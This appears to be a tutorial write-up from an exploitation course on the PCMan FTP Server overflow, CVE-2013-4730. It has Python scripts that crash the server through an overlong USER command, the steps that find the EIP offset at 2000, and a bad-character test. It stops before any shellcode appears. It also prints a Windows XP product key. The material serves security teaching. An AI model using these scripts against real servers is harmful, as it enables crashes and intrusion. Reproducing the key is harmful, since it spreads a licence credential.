[CVE-2013-4730] PCMan’s FTP Server
Course links: https://www.secpulse.com/archives/116030.html
https://www.aqniukt.com/goods/show/597?targetId=12784&preview=0
Installing Windows XP
Windows XP Home Edition Simplified Chinese retail original CD-KEY:
BQJG2-2MJT7-H7F6K-XW98B-4HQRQ
Basic Steps of the Overflow
1. Trigger the exception
import socket
import sys

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("pacman",21))

# login BOF

# Confirm the crash caused by bof here
# It crashed at 2000
for i in range(1990, 2050):
	if i % 1 == 0:
		s.send(b"USER: " + "A".encode()*i + "\r\n".encode())
		data = s.recv(1024)
		print(str(i) + ":" + data.decode())
2. Analyze the exception => determine exploitability

We observe that after sending 2000 A’s, the FTP server crashes and the EIP register is overwritten with AAAA (i.e., the 41414141 shown in the screenshot)
Background knowledge supplement
ESP: Dedicated to use as the stack pointer, aptly called the top-of-stack pointer. The top of the stack is the low-address region; the more data pushed onto the stack, the smaller ESP becomes. On 32-bit platforms, ESP decreases by 4 bytes each time. This experiment uses 32-bit Windows XP.
EIP: This register holds the memory address of the [next CPU instruction]. After the CPU finishes executing the current instruction, it reads the memory address of the next instruction from the EIP register and continues executing.
In other words, since we already control EIP, can’t we also control ESP, which sits right after EIP?
However, since we don’t know whether the offset is exactly 2000 or some other number, we need to use one of the two methods below to determine the exact offset value.
3. Finding space for the shellcode
Three methods to determine the EIP offset: binary search, the unique-string method, and the plugin method
- Binary search
Somewhat like the “guess high or low” game. We already know that when the number of input characters (A here) exceeds 2000, the system will of course crash. So we just assume the EIP offset is N; after sending N As, exactly the character B’s value should be stored at EIP — which is what the lines below show: lines 1 and 2, 2050 and 2100, are both too long; keep bisecting down to 2000 and find that EIP is exactly overwritten with 42424242, meaning the offset is exactly 2000.
evil = "A"*2100 + "B"*4 #EIP=41414141 (too long)
evil = "A"*2050 + "B"*4 #EIP=41414141 (too long)
...
evil = "A"*2001 + "B"*4 #EIP=42414141(exactly change)
evil = "A"*2000 + "B"*4 #EIP=42424242(exactly)
- Unique-string method

On one hand, you can use the mona plugin; entering the following command generates a unique string of length 3000
!mona pc 3000
Send the unique string over!
only = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
s.send(b"USER: " + only.encode()  + "\r\n".encode())
data = s.recv(1024)
Observe the crash and note the EIP value, which is 376F4336 in the screenshot below

Use the mona plugin’s functionality to locate the position of the unique string (remember to prefix the address with 0x)
!mona po 0x376F4336
As shown below, - Pattern 6Co7 (0x376F4336) found in cyclic pattern at position 2000

This also yields an offset of 2000
On the other hand, generating the unique string can also be done with a tool bundled in Kali
# Generate unique string	-l
$ msf-pattern_create -l 3000 > pattern3k.txt

# Query offset -q
$ msf-pattern_offset -l 3000 -q  376F4336
[*] Exact match at offset 2000
- Plugin method
# Must be run after the overflow, otherwise the result is empty
!mona findmsp
After installing the mona plugin and running the command above, you can also obtain the offset of 2000.
4. Identifying bad characters
The payload may contain so-called “bad characters,” which get filtered out during execution or executed with a different meaning, causing the payload to behave differently from the expected result on the target system.
You should understand: in a real environment, you often only get one shot
My personal understanding: ultimately RCE is achieved by overwriting the EIP and ESP registers, so two things must be ensured
- No bad characters causing ambiguity; they must be excluded from the final shellcode
**ESP**must be reached; use\x90*50, i.e. NOPs, to guarantee this
Just copy the characters below, or generate them with the mona plugin
!mona bytearray
	or
!mona ba

# Remove \x00
!mona bc -cpb '\x00'

First of all, know that \x00 is definitely a bad string.
In buffer overflows, the most typical one is “\x00”; most CPU architectures treat it as abad character during execution
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import socket
import sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("pacman",21))

JuNk = "\x42" * 2000
PADDING = "\x5a" * 4
NOP = "\x90" * 50

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
pkt = "USER: " + JuNk + PADDING + NOP +  badchars
pkt = pkt + "\r\n"
pkt = pkt.encode()
s.send(pkt)
data = s.recv(1024)
print(data)
